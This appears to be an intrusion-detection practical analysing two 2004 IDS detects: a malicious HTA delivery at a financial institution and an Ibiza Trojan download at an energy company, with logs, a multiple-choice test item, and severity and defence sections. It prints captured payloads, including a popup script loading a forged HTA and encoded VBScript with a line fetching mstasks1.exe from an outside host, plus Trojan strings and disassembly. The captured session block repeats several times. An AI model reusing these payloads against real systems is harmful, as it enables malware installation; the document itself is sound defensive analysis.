/export/home/drider/tools/mksession -w 120 -W -h -ip1 MY.NET.236.8 -ip2 66.115.136.241 -p1 23486 -p2 80 -R -f  /export/home/drider/DB/04Mar05/dragon.db
```

The session data retrieved by this command revealed identical traffic to the DYNAMIC-TCP data displayed for Source 1.

[IE:HTA-CONTENT]

```
/export/home/drider/tools/mksession -w 120 -W -h -ip1 66.115.136.241 -ip2 MY.NET.236.8 -p1 80 -p2 23513 -R -f  /export/home/drider/DB/04Mar05/dragon.db
```

The session data retrieved by this command revealed identical traffic to the IE:HTA-CONTENT data displayed for Source 1.

Source of Trace

The sources of this trace are sensors monitoring both the internal and external traffic (relative to a border firewall) of a financial institution's network on March 05, 2004. Both sources are seeing the same traffic, though on different sides of the firewall. The first two octets of sensitive network addresses have been sanitized with MY.NET. In the logs above, 10.241.20.44 is likely a proxy that handles all outbound HTTP requests for the network, and MY.NET.236.8 is either another HTTP proxy or a proxying firewall. The initial concern with the traffic was caused by HTTP requests to <http://66.115.136.241>, retardedinternetgeek.com, which is known to host malicious HTA files.

Detect was Generated by

Source 1 was generated by an Enterasys Dragon network sensor (v4.2.2) located on the internal side of the firewall.

Source 2 was generated by an Enterasys Dragon network sensor (v4.2.2) located on the "dirty" or Internet side of the firewall.

For both sensors, the format of the logs is as follows:
IP1: Source IP address

IP2: Destination IP address
Port1: Source port
Port2: Destination port
TIME: Time of the event
DATA: Amount of data captured (in bytes)
ACTION_TEXT: Dragon signature name

Probability the Source Address was Spoofed

It is highly unlikely that the source address has been spoofed. HTTP activity uses the TCP protocol and the detect takes place after the three way handshake; an established HTTP session and the data transferred within it is being monitored.

Description of Attack

This is an attack against users of Microsoft's Windows Operating Systems that exploits known vulnerabilities in Internet Explorer's rendering of pages with the application/hta content-type; malicious programs can be quietly executed on the local machine by Microsoft HTML Application Host (mshta.exe). This type of attack has been used to install Trojans and viruses via applications that can pass HTML content to the mshta.exe application (e.g. AOL Instant Messenger, Email clients, etc.). Unlike many legitimate HTAs, which will prompt the user to accept or decline the installation of a file, this attack allows mshta.exe to execute the file without user intervention. The attack requires the malicious content to be hosted on one or multiple web servers, and a vulnerable host to request it. This issue is being tracked in the CVE list.

More information on CVE status be found at the following locations:
VU #865940 <https://www.kb.cert.org/CERT_WEB/services/vul-notes.nsf/id/865940>
CVE CAN-2003-0838 (script attack vector) <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0838>

Attack Mechanism

The attack requires at least some user intervention by clicking on a link or visiting a malicious or compromised website. An HTML email could be constructed such that an innocuous looking link could direct the victim to the malware; this could be even more effective if coupled with the URI obfuscation vulnerability as discussed in the Microsoft Knowledge Base Article 833786. Once the user agent makes the request, a script is used to create a window popup with the DATA attribute of the OBJECT element pointing to the malicious HTA file. Note that this DATA attribute points to a PHP page instead of a true HTML application file, though this is irrelevant since specifying "application/hta" as the content-type is enough to allow the page to be treated as an HTML application. When mshta.exe reads the forged HTA file (do.php), it executes the embedded VBScript that moves the popup window to coordinates most likely out of the user's sight, and proceeds to the "jelmersArray" section of the code. The jelmersArray is used to inject an executable directly into the html page which will call the getPup()

and getOver() functions to retrieve pup.exe and over.exe, and install them on the local machine.

Correlations

Additional information on the HTA vulnerability and relevant patches can found at the following sources:
CVE assigned three HTA vulnerabilities to VU #865940 and published it on 08/25/03 <https://www.kb.cert.org/CERT_WEB/services/vul-notes.nsf/id/865940> and CVE CAN-2003-0838 was assigned on 10/02/03 for the script attack vector that we see in this detect <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0838>.
Microsoft released MS03-032 on 08/20/03 <http://www.microsoft.com/technet/security/bulletin/MS03-032.asp> , but it failed to resolve the vulnerability in VU #865940 so they later released MS03-040 on 10/03/03 <http://www.microsoft.com/technet/security/bulletin/MS03-040.asp>.

As mentioned above, making use of the URI display obfuscation vulnerability could drastically increase the effectiveness of this infection vector. This vulnerability is discussed in the Microsoft knowledge base article 833786 <http://support.microsoft.com/?id=833786> and is patched by MS04-004 <http://www.microsoft.com/technet/security/bulletin/MS04-004.asp>. The CVE list is tracking this vulnerability under VU #652278 <https://www.kb.cert.org/CERT_WEB/services/vul-notes.nsf/id/652278>.

Use of the jelmersArray method of execution appears to have been initially used by Jelmer of <http://kuperus.xs4all.nl/>, and primarily surfaced after a BugTraq post on 11/05/03 by http-equiv@excite.com <1 malware com> regarding an IE self-executing html vulnerability <http://www.securityfocus.com/archive/1/343521> - the post also provides a link to a PoC <http://www.malware.com/self-exec.zip>. On 02/24/04, Rafel Ivgi, The-Insider <theinsider 012 net il> posted to BugTraq regarding a new ICQ worm spreading which utilizes the jelmersArray <http://securityfocus.com/archive/1/355098/2004-02-18/2004-02-24/0>.

Information regarding the pup.exe and over.exe executables can be found at both Network Associates (detected as Downloader-GF) <http://vil.nai.com/vil/content/v_100969.htm> and TrendMicro (detected as TROJ_WINPUP.B) <http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ_WINPUP.B>

Evidence of Active Targeting

Without knowing the origin of the infection (the application that presented a link to or opened the malicious HTML), it is difficult to determine if this attack was targeted. It is possible that it was received via a directed email or IM message, or even possibly caused by a popup window created from browsing a website - a number of possibilities

exist here. Without this knowledge, any conclusions on active targeting are purely speculative. Making the assumption that the origin of the activity came about as an unsuspecting popup window while web browsing suggests that this was not a targeted attack.

Severity

Specific knowledge of the victim host is not known, so the severity level can, at best, be a rough estimate of the actual severity.

Criticality – 2: Though the infected host is likely an end-user workstation, it is located within a financial institution and there is the potential for a leak of sensitive company/customer information.

Lethality – 2: The Trojan isn't overly malicious and does not attempt to replicate or allow external access, but it does generate outbound connections in order to generate "hits" to websites; however, there is a small chance that there is an undocumented "feature" of this Trojan which could compromise the information available to that workstation.

System countermeasures – 2: We have no way of telling the host-based countermeasures used on the victim system. It is not known whether this host, likely a workstation, is at the most current patchlevel or if it makes use of a host-based firewall. Deployment of a HIDS is highly unlikely. This grade is based upon the assumption that the host does not have any host-based countermeasures, and is maintained at a recent patchlevel, though possibly not current.

Network countermeasures – 3: Two Dragon network sensors are monitoring traffic on the inside and outside of the border firewall and will alert on this type of activity. In the event that the Trojan does have undocumented malicious functionality such as a remote backdoor or key logger, the host will be isolated from the Internet by the firewall which will likely deny all access. However, outgoing HTTP traffic is permitted for internal hosts via the internal Squid proxy server. All activity either to or from the malicious web host is being aggressively monitored.

severity = (criticality + lethality) - (system countermeasures + network countermeasures)
severity = (2 + 2) - (2 + 3) = -1

Defensive Recommendation

First and foremost, the infected host should be taken offline for remediation as soon as possible (the internal IP can be found in the "X-Forwarded-For" header created by the proxy server). In order to prevent any additional infections, a number of methods could be employed. Though it would be possible to disable ActiveX controls or unmap the

HTA content-type (MIME type) on each workstation with access to the Internet[9], this would prevent the execution of legitimate HTML applications that may be required by the corporate users - additionally, depending upon the network design, the rollout of such a policy could be difficult. The Squid proxy server or the firewall could be used to block the application/hta content-type, but this would also disallow legitimate HTML Applications to run.

The best way to defend against this attack would be to block HTTP (80/tcp) access to the malicious web hosts (both 66.115.136.241 and 66.115.136.242) in order to prevent the executables from being downloaded. Additionally, all security patches and updates should be applied to each workstation along with an anti-virus application with current virus definitions. The corporate mail server(s) should also scan inbound emails for malicious HTML encoded content. At this time, the cause for the initial HTML request is not known (e.g. whether a user clicked on a link in IE, Outlook, an IM program, etc.), but it would be recommended that the firewall is checked to insure that its rule set coincides with the corporate acceptable use policy.

Multiple Choice Test Question

```
GET /0021/index.php HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-excel, application/msword, application/vnd.ms-powerpoint,
*/*
Referer: http://default-homepage-network.com/2929-2.html
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows 98)
Via: 1.0 proxy.sanitized.com:8080 (squid/2.5.STABLE2)
X-Forwarded-For: 10.241.5.216
Host: www.achtungachtung.com
Cache-Control: max-age=259200
Connection: keep-alive


HTTP/1.1 200 OK
Date: Fri, 05 Mar 2004 13:49:19 GMT
Server: Apache/1.3.28 (Unix) PHP/4.1.2
X-Powered-By: PHP/4.1.2
Connection: close
Content-Type: text/html

 < script >
  var oPopup = window.createPopup();

  function showPopup() {
    oPopup.document.body.innerHTML = " < object data=98/do.php > ";
    oPopup.show(0,0,100,100,document.body);
  }

  showPopup()
 < /script >
```

[9] This was offered as an option in VU#865940

```
 < style >
body{font-family:Verdana;background:#ffffff;color:#808080;}
a.heading{font-size:20px;font-weight:bold; color:#000080;}
a.heading:hover{color: #000000; text-decoration: none;}
a.subTitles{font-size:10px;font-family:Verdana;font-weight:bold;color:
#000000}
a.subTitles:hover{color: #000080; text-decoration: none;}
a.mainTitle{color: #FF0000; font-size: 32px; font-weight: bold}
a.mainTitle:hover{color: #FF0000; text-decoration: none;}
 < /style >
```

Based on the Dragon session data above, what would be the origin of infection? Note: all answers are possible, but choose the answer that is the most probable in reference to the data above.

a) Link clicked from an HTML encoded email
b) Link clicked from an instant messenger session
c) Direct entry of the malicious URL
d) Popup message while browsing an Internet site

Answer: d) The key information above is the "Referrer" field in the HTTP header. Viewing the source of the referring html file or opening the URL in a non-vulnerable browser reveals a page that should look very common to many - an advertisement formatted and shaped to be presented in a popup window.

DETECT #2: IBIZA

Source 1

IP 1	IP 2	PORT 1	PORT 2	TIME	DATA	ACTION_TEXT
MY.NET.5.3	MY.NET.18.17	80	49328	09:09	5816	[IE:HTA-CONTENT]
MY.NET.5.3	MY.NET.18.17	80	49329	09:09	5792	[IE:HTA-CONTENT]
MY.NET.5.3	MY.NET.18.17	80	49423	09:09	5792	[IE:HTA-CONTENT]
MY.NET.5.3	MY.NET.18.17	80	50468	09:10	5792	[IE:HTA-CONTENT]
MY.NET.5.3	MY.NET.18.17	80	50470	09:10	5792	[IE:HTA-CONTENT]
MY.NET.5.3	MY.NET.18.17	80	50651	09:10	5792	[IE:HTA-CONTENT]

Source 2

IP 1	IP 2	PORT 1	PORT 2	TIME	DATA	ACTION_TEXT
MY.NET.5.3	MY.NET.18.17	80	49328	09:09	5816	[IE:HTA-CONTENT]
MY.NET.5.3	MY.NET.18.17	80	49329	09:09	5792	[IE:HTA-CONTENT]
MY.NET.5.3	MY.NET.18.17	80	49423	09:09	5792	[IE:HTA-CONTENT]
MY.NET.5.3	MY.NET.18.17	80	50468	09:10	5792	[IE:HTA-CONTENT]
MY.NET.5.3	MY.NET.18.17	80	50470	09:10	5792	[IE:HTA-CONTENT]
MY.NET.5.3	MY.NET.18.17	80	50651	09:10	5792	[IE:HTA-CONTENT]

Source 3

```
/opt/dragon/tools/mksession -w 120 -W -h -ip1 MY.NET.5.3 -ip2 MY.NET.18.17 -p1 80 -p2 50651 -R -f
/opt/dragon/DB/2004Mar04/dragon.db"
```


```
HTTP/1.1 200 OK
Date: Thu, 04 Mar 2004 14:18:48 GMT
Server: Apache/1.3.29 (Win32) PHP/4.3.4
X-Powered-By: PHP/4.3.4
Content-Disposition: inline; filename=page.hta
Connection: close
Content-Type: application/hta

 < html >
 < script language=vbs >
szURL = "http://24.196.86.115:5678/mstasks1.exe"
 < /script >

 < script language="VBScript.Encode" >
#@~^Sg4AAA==d.}nMWdkxP{~JZ!T!Z!TTZ!!ZT!Z!!ZTT!Z!Z!T!TTZ!T!ZT!Z!TTZ!!TTZ!T!ZTZ!TZ!Z!!Z!ZT!Z!T!Z!TT
Z!!ZT!Z!!ZTT!Z!Z!T!TTZ!T
J@#@&/.ArUmDX~x,JE@#@&d.ArlMXP{Pk"AbxCDHP'~rcfl),Z!!ZfT!Z!Z!TcTTZ!T!wosw!TTZA%TTZ!T!ZTZ!TZ!Zc!Z!Z
T!Z!T!Z!TTZ!!ZT!Z!!ZTT!Z
syqFO2v+o+F8,Avs+qr@#@&/.$kl.z,'Pd"~kUlMz,[~r,Fs,FZyqFy2vw q3lZvF9 8F%AsyFl ,f+%q,Avw
qTZ!!TTZ!T!ZTZ!TZ!Z!!Z!ZT!Z!T!Z!TXZ
```

```
Z!T
Z!TTZ!!ZTcZ!!r@#@&/.AbxCDz~{Pdy~rxmDz~LPJTT8!T!ZTZ!Ty!Z!!ZcZT!Z!T!Z!TTZ!!Z*!Z!!ZTT!Z!Z!T!TTW!T!ZT
!Z!*TZ!!TTZ!T!ZTZ TZ
!Z!!Z!ZTFZ!T!ZFTTZ!!r@#@&kyAbUCDHP{Pdy$rl.X,'Pr!TTZF!TTZ!q!ZTZ!TZ!Z!!Z!8T!Z!T!Z!TTZ!!ZT!Z!!ZTT!8%
y!T!TTy%T!ZT!Z!TTZ!!TTZ!
T!ZTZ!TZ!Z!!Z!ZT!Z!T!ZJ@#@&kyAbUlMXP{~dy~kl.X~',/"}.WdkUn@#@&/"$bxCDH~{Pd.AbxlMX,'Pr!T!Z!TTZ!!ZT!
Z!!ZTT!Z!Z!THTTP/1.1 200
 OK
Date: Thu, 04 Mar 2004 14:18:48 GMT
Server: Apache/1.3.29 (Win32) PHP/4.3.4
X-Powered-By: PHP/4.3.4
Content-Disposition: inline; filename=page.hta
Connection: close
Content-Type: application/hta

 < html >
 < script language=vbs >
szURL = "http://24.196.86.115:5678/mstasks1.exe"
 < /script >

 < script language="VBScript.Encode" >
#@~^Sg4AAA==d.}nMWdkxP{~JZ!T!Z!TTZ!!ZT!Z!!ZTT!Z!Z!T!TTZ!T!ZT!Z!TTZ!!TTZ!T!ZTZ!TZ!Z!!Z!ZT!Z!T!Z!TT
Z!!ZT!Z!!ZTT!Z!Z!T!TTZ!T
J@#@&/.ArUmDX~x,JE@#@&d.ArlMXP{Pk"AbxCDHP'~rcfl),Z!!ZfT!Z!Z!TcTTZ!T!wosw!TTZA%TTZ!T!ZTZ!TZ!Zc!Z!Z
T!Z!T!Z!TTZ!!ZT!Z!!ZTT!Z
syqFO2v+o+F8,Avs+qr@#@&/.$kl.z,'Pd"~kUlMz,[~r,Fs,FZyqFy2vw q3lZvF9 8F%AsyFl ,f+%q,Avw
qTZ!!TTZ!T!ZTZ!TZ!Z!!Z!ZT!Z!T!Z!TXZ
Z!T
Z!TTZ!!ZTcZ!!r@#@&/.AbxCDz~{Pdy~rxmDz~LPJTT8!T!ZTZ!Ty!Z!!ZcZT!Z!T!Z!TTZ!!Z*!Z!!ZTT!Z!Z!T!TTW!T!ZT
!Z!*TZ!!TTZ!T!ZTZ TZ
!Z!!Z!ZTFZ!T!ZFTTZ!!r@#@&kyAbUCDHP{Pdy$rl.X,'Pr!TTZF!TTZ!q!ZTZ!TZ!Z!!Z!8T!Z!T!Z!TTZ!!ZT!Z!!ZTT!8%
y!T!TTy%T!ZT!Z!TTZ!!TTZ!
T!ZTZ!TZ!Z!!Z!ZT!Z!T!ZJ@#@&kyAbUlMXP{~dy~kl.X~',/"}.WdkUn@#@&/"$bxCDH~{Pd.AbxlMX,'Pr!T!Z!TTZ!!ZT!
Z!!ZTT!Z!Z!THTTP/1.1 200
 OK
Date: Thu, 04 Mar 2004 14:18:48 GMT
Server: Apache/1.3.29 (Win32) PHP/4.3.4
X-Powered-By: PHP/4.3.4
Content-Disposition: inline; filename=page.hta
Connection: close
Content-Type: application/hta

 < html >
 < script language=vbs >
szURL = "http://24.196.86.115:5678/mstasks1.exe"
 < /script >
```

```
 < script language="VBScript.Encode" >
#@~^Sg4AAA==d.}nMWdkxP{~JZ!T!Z!TTZ!!ZT!Z!!ZTT!Z!Z!T!TTZ!T!ZT!Z!TTZ!!TTZ!T!ZTZ!TZ!Z!!Z!ZT!Z!T!Z!TT
Z!!ZT!Z!!ZTT!Z!Z!T!TTZ!T
J@#@&/.ArUmDX~x,JE@#@&d.ArlMXP{Pk"AbxCDHP'~rcfl),Z!!ZfT!Z!Z!TcTTZ!T!wosw!TTZA%TTZ!T!ZTZ!TZ!Zc!Z!Z
T!Z!T!Z!TTZ!!ZT!Z!!ZTT!Z
syqFO2v+o+F8,Avs+qr@#@&/.$kl.z,'Pd"~kUlMz,[~r,Fs,FZyqFy2vw q3lZvF9 8F%AsyFl ,f+%q,Avw
qTZ!!TTZ!T!ZTZ!TZ!Z!!Z!ZT!Z!T!Z!TXZ
Z!T
Z!TTZ!!ZTcZ!!r@#@&/.AbxCDz~{Pdy~rxmDz~LPJTT8!T!ZTZ!Ty!Z!!ZcZT!Z!T!Z!TTZ!!Z*!Z!!ZTT!Z!Z!T!TTW!T!ZT
!Z!*TZ!!TTZ!T!ZTZ TZ
!Z!!Z!ZTFZ!T!ZFTTZ!!r@#@&kyAbUCDHP{Pdy$rl.X,'Pr!TTZF!TTZ!q!ZTZ!TZ!Z!!Z!8T!Z!T!Z!TTZ!!ZT!Z!!ZTT!8%
y!T!TTy%T!ZT!Z!TTZ!!TTZ!
T!ZTZ!TZ!Z!!Z!ZT!Z!T!ZJ@#@&kyAbUlMXP{~dy~kl.X~',/"}.WdkUn@#@&/"$bxCDH~{Pd.AbxlMX,'Pr!T!Z!TTZ!!ZT!
Z!!ZTT!Z!Z!THTTP/1.1 200
 OK
Date: Thu, 04 Mar 2004 14:18:48 GMT
Server: Apache/1.3.29 (Win32) PHP/4.3.4
X-Powered-By: PHP/4.3.4
Content-Disposition: inline; filename=page.hta
Connection: close
Content-Type: application/hta

 < html >
 < script language=vbs >
szURL = "http://24.196.86.115:5678/mstasks1.exe"
 < /script >

 < script language="VBScript.Encode" >
#@~^Sg4AAA==d.}nMWdkxP{~JZ!T!Z!TTZ!!ZT!Z!!ZTT!Z!Z!T!TTZ!T!ZT!Z!TTZ!!TTZ!T!ZTZ!TZ!Z!!Z!ZT!Z!T!Z!TT
Z!!ZT!Z!!ZTT!Z!Z!T!TTZ!T
J@#@&/.ArUmDX~x,JE@#@&d.ArlMXP{Pk"AbxCDHP'~rcfl),Z!!ZfT!Z!Z!TcTTZ!T!wosw!TTZA%TTZ!T!ZTZ!TZ!Zc!Z!Z
T!Z!T!Z!TTZ!!ZT!Z!!ZTT!Z
syqFO2v+o+F8,Avs+qr@#@&/.$kl.z,'Pd"~kUlMz,[~r,Fs,FZyqFy2vw q3lZvF9 8F%AsyFl ,f+%q,Avw
qTZ!!TTZ!T!ZTZ!TZ!Z!!Z!ZT!Z!T!Z!TXZ
Z!T
Z!TTZ!!ZTcZ!!r@#@&/.AbxCDz~{Pdy~rxmDz~LPJTT8!T!ZTZ!Ty!Z!!ZcZT!Z!T!Z!TTZ!!Z*!Z!!ZTT!Z!Z!T!TTW!T!ZT
!Z!*TZ!!TTZ!T!ZTZ TZ
!Z!!Z!ZTFZ!T!ZFTTZ!!r@#@&kyAbUCDHP{Pdy$rl.X,'Pr!TTZF!TTZ!q!ZTZ!TZ!Z!!Z!8T!Z!T!Z!TTZ!!ZT!Z!!ZTT!8%
y!T!TTy%T!ZT!Z!TTZ!!TTZ!
T!ZTZ!TZ!Z!!Z!ZT!Z!T!ZJ@#@&kyAbUlMXP{~dy~kl.X~',/"}.WdkUn@#@&/"$bxCDH~{Pd.AbxlMX,'Pr!T!Z!TTZ!!ZT!
Z!!ZTT!Z!Z!T
```

Source of Trace

This trace was generated by two Enterasys Dragon network sensors (v6.0.2) that appear to be monitoring the same network segment. All traffic seen by one is also seen by the other. The network belongs to a company in the power and energy industry. The first two octets of sensitive addresses have been sanitized with MY.NET. It is important to note the basic network layout in relation to the logs provided. The host at MY.NET.18.17 is a proxy that all outbound HTTP requests route through. The host at MY.NET.5.3 is the network's proxying firewall (OSI-RM Layer 7/Application) and is located at the border of the network. For a visual representation, I have included a diagram below of the route of an outbound HTTP request:



Detect was Generated by

Sources 1 and 2 were generated by Dragon network sensors (v6.0.2) located on the internal side of the firewall. They observed the same traffic and logged the same session data for the alerts.

Source 3 is the session data retrieved from one of the Dragons in order to view the traffic that generated the alerts. The full hex representation is not included as we are only interested in the ASCII strings within the HTTP session.

For both sensors, the format of the logs is as follows:
IP1: Source IP address
IP2: Destination IP address
Port1: Source port
Port2: Destination port
TIME: Time of the event
DATA: Amount of data captured (in bytes)
ACTION_TEXT: Dragon signature name

Probability the Source Address was Spoofed

Given the network layout, neither the source nor the destination IP addresses are spoofed. They are both internal hosts that are configured to pass HTTP traffic to websites on the Internet from corporate workstations.

Description of Attack

This is an attack that exploits a vulnerability in the Internet Explorer rendering engine's processing of Compressed HTML Help Metafiles (CHMs). There is currently no patch provided by Microsoft that resolves this issue. The exploitation of this vulnerability allowed for the automatic download of a remote executable onto the local system in order to install the Ibiza Trojan.

Attack Mechanism

An internal corporate workstation made an HTTP request to a website that hosted malicious CHM content which was routed through the internal proxy server and out to the web server through the firewall. At this time, it is unknown what caused the user of the workstation to initially make this HTTP request. Unfortunately, we do not have any

session data indicating the IP address of the remote web host and the firewall logs are unavailable. After being directed to the malicious CHM page, IE executes the encrypted VBScript that downloads and runs the mstasks1.exe executable file. The session data showing this activity has been included below for reference:

```
HTTP/1.1 200 OK
Date: Thu, 04 Mar 2004 14:18:48 GMT
Server: Apache/1.3.29 (Win32) PHP/4.3.4
X-Powered-By: PHP/4.3.4
Content-Disposition: inline; filename=page.hta
Connection: close
Content-Type: application/hta

 < html >
  < script language=vbs >
  szURL = "http://24.196.86.115:5678/mstasks1.exe"
   < /script >

       < script language="VBScript.Encode" >

#@~^Sg4AAA==d.}nMWdkxP{~JZ!T!Z!TTZ!!ZT!Z!!ZTT!Z!Z!T!TTZ!T!ZT!Z!TTZ!!TTZ!T!ZTZ
!TZ!Z!!Z!ZT!Z!T!Z!TTZ!!ZT!Z!!ZTT!Z!Z!T!TTZ!T

J@#@&/.ArUmDX~x,JE@#@&d.ArlMXP{Pk"AbxCDHP'~rcfl),Z!!ZfT!Z!Z!TcTTZ!T!wosw!TTZA
%TTZ!T!ZTZ!TZ!Zc!Z!ZT!Z!T!Z!TTZ!!ZT!Z!!ZTT!Z
       syqFO2v+o+F8,Avs+qr@#@&/.$kl.z,'Pd"~kUlMz,[~r,Fs,FZyqFy2vw q3lZvF9
8F%AsyFl ,f+%q,Avw qTZ!!TTZ!T!ZTZ!TZ!Z!!Z!ZT!Z!T!Z!TXZ
       Z!T
Z!TTZ!!ZTcZ!!r@#@&/.AbxCDz~{Pdy~rxmDz~LPJTT8!T!ZTZ!Ty!Z!!ZcZT!Z!T!Z!TTZ!!Z*!Z
!!ZTT!Z!Z!T!TTW!T!ZT!Z!*TZ!!TTZ!T!ZTZ TZ

!Z!!Z!ZTFZ!T!ZFTTZ!!r@#@&kyAbUCDHP{Pdy$rl.X,'Pr!TTZF!TTZ!q!ZTZ!TZ!Z!!Z!8T!Z!T
!Z!TTZ!!ZT!Z!!ZTT!8%y!T!TTy%T!ZT!Z!TTZ!!TTZ!

T!ZTZ!TZ!Z!!Z!ZT!Z!T!ZJ@#@&kyAbUlMXP{~dy~kl.X~',/"}.WdkUn@#@&/"$bxCDH~{Pd.Abx
lMX,'Pr!T!Z!TTZ!!ZT!Z!!ZTT!Z!Z!T
```

The session data captured by the Dragon sensor was not the entire HTTP session so we are unable to view the source of the full HTML page. The page is using the MS Script Encoder in order to mask its activities from the casual observer (the contents of the chm). There are a number of decoders available that will translate this back to its original form but none of them have worked against the session data above; perhaps it is because the encrypted text is not provided in full. Aside from the encrypted VBScript, the “szURL” field raises a second red flag, which is the location of the mstasks1.exe file that is on a web server running on a non-standard port. Even after some spirited googling for mstasks1.exe, I was unable to determine exactly what this file was. In order to appropriately assess the severity of this attack, more information on the file was necessary. I downloaded the file to a Linux box and noticed that it was upx packed. I ran the "strings" tool against the file, which displayed some interesting results - I have included a few notable results below:

```
***Computer was successfully iw
```

```
nfected
 HELO mail.ru
 MAIL FROM: k
 uraJ@X
 RCPT TO
 2http://proks
 /tr/
 ex.php?IP=%s
 &Port1=%u
 ping%s&
 ?194.67.23.1
 64.191
 p216bU`!
 /cornholio/
```

Right away, this doesn't look good. At the very least, it appears that the Trojan will email a specified account with information about the infected host (possibly just a notification of infection or even key logging results). The file also seems to have at least marginal HTTP functionality. Desiring even more information on this malicious program, a dissassembler was used on the file - a short section of output is included below:

```
.data:00403143 ; sub_401121+29C^Xo
.data:0040314F unk_40314F db 5Ch ; \ ; DATA XREF: sub_401121+A3^Xo
.data:00403150 aSvchosts_exe db 'svchosts.exe',0 ; DATA XREF: start+75^Xo
.data:0040315D unk_40315D db 5Ch ; \ ; DATA XREF: sub_401121+106^Xo
.data:0040315E aSvchostc_exe db 'svchostc.exe',0 ; DATA XREF: start+9E^Xo
.data:0040316B aWingua_exe db '\wingua.exe',0 ; DATA XREF: sub_401121+169^Xo
.data:00403177 aMsto32_dll db '\msto32.dll',0 ; DATA XREF: sub_401121+1CC^Xo
.data:00403183 db 0 ;
.data:00403184 db 0 ;
.data:00403185 aOnlineService db 'Online Service',0 ; DATA XREF:
               sub_401121+79^Xo
.data:00403194 aSoftwareMicros db
               'SOFTWARE\Microsoft\Windows\CurrentVersion\Run',0
.data:00403194 ; DATA XREF: sub_401121+5C^Xo
.data:004031C2 aComputerWasSuc db '***Computer was successfully
               infected***',0Dh,0Ah,0
.data:004031C2 ; DATA XREF: sub_401121+260^Xo
.data:004031C2 ; sub_401121+272^Xo
.data:004031ED aSysini_ini db '\sysini.ini',0 ; DATA XREF: sub_401121+233^Xo
.data:004031F9 aFreemzr db 'FREEMZ…',0 ; DATA XREF: sub_401121+2A^Xo
```

From this dump, we can tell a lot more about changes made on the infected host. First, it appears to create the svchosts.exe, svchostc.exe, wingua.exe, msto32.dll, and sysini.ini files. svchosts.exe is known to be linked to Sdbot-N, but the rest of the information found does not indicate an Sdbot infection. The program also installs "Online Service" to the registry in SOFTWARE\Microsoft\Windows\CurrentVersion\Run in order to have it start upon boot. This activity appears to be similar to the backdoor.zinx and backdoor.togfer agents, but still not an exact match. After doing some research on the newly found information, I was able to find others who have seen very similar attacks. Spike from the http://www.amishrabbit.com online forum reports receiving an alert from iDefense regarding 0-day attacks against fully patched IE 6.x clients. The alert, which appears to be pasted into the thread, recognizes the Trojan as

Ibiza.A. As well, SecurityFocus assigned BugTraq ID 9658 to this issue. This Trojan will, among other things, open a backdoor on port 10002 for a remote attacker to gain full control over the system. Aman Gupta reports receiving an email that uses social engineering in order to get the reader to click on the malicious link and download the Trojan. After discussing this with other security researchers, this Trojan should be detected by Norton Antivirus as Bloodhound.Exploit.6 and PWSteal.Tarno.B.

Correlations

More information on the Microsoft Script Encoder can be found on Microsoft MSDN site <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/script56/html/seconscriptencoderoverview.asp>. I was unable to find much information on this Trojan, as it doesn't seem to have infected a great number of machines. While searching, on 02/13/04 Spike received an alert from iDefense regarding 0-day attacks against IE 6 <http://www.amishrabbit.com/forums/viewtopic.php?p=1089 - 1089>. Jay Ward[10] pointed me towards a techtarget.com news story on Ibiza posted on the 13th of February <http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci950421,00.html>; he also referenced the amishrabbit.com post above. On the same day, SecurityFocus opened BugTraq ID 9658 regarding the CHM vulnerability <http://www.securityfocus.com/bid/9658/info/>. This notification was updated on 02/19/04 when Isabelle from K-OTik posted a message to BugTraq with proof of concept code <http://www.securityfocus.com/archive/1/354447>. On 02/15/2004, Aman Gupta reports receiving an email utilizing a very similar downloading technique, but coupled with a social engineering tactic in order to coax the user into clicking on the malicious URL <http://www.tjhsst.edu/~agupta/ecard-hijack/>.

For reference, I have listed links to the Symantec write-ups on all Trojans listed above:

Backdoor.Sdbot.N:
<http://securityresponse.symantec.com/avcenter/venc/data/backdoor.sdbot.n.html>
Backdoor.Zinx:
<http://securityresponse.symantec.com/avcenter/venc/data/backdoor.zinx.html>
Backdoor.Togfer:
<http://securityresponse.symantec.com/avcenter/venc/data/backdoor.tofger.html>
Trojan.Ibiza:
<http://securityresponse.symantec.com/avcenter/venc/data/trojan.ibiza.html>
Bloodhound.Exploit.6:
<http://securityresponse.symantec.com/avcenter/venc/data/bloodhound.exploit.6.html>
PWSteal.Tarno.B:
<http://securityresponse.symantec.com/avcenter/venc/data/pwsteal.tarno.b.html>

[10] Ward CISSP, Jay

Evidence of Active Targeting

It is difficult to tell whether this attack was a result of active targeting or not, but according to a similar infection attempt reported by Aman Gupta, some variants of this Trojan have been targeted at particular industries.

Severity

Criticality – 3: Other than the victim host being an end-user workstation, specific information is not known (i.e. workstation access rights to network shares, infrastructure, etc.). There is the possibility that this host has access to critical components of the organizations infrastructure.

Lethality – 4: While not knowing exactly what the workstation has access to, the compromise could potentially have catastrophic consequences if utilized fully including, but not limited to, sensitive information leaks, an infection vector for other internal hosts, and possibly large-scale power failure.

System countermeasures – 1: There is no patch provided by Microsoft (the vendor) and the host did not have current Antivirus definitions in order to recognize the Trojan.

Network countermeasures – 1: Traffic from the Dragon sensors is being actively monitored for this type of activity and alerts will be created upon download of the Trojan. There is a firewall in place, but it is configured to allow outbound HTTP requests.

severity = (criticality + lethality) - (system countermeasures + network countermeasures)
severity = (3 + 4) - (1 + 1) = 5

Defensive Recommendation

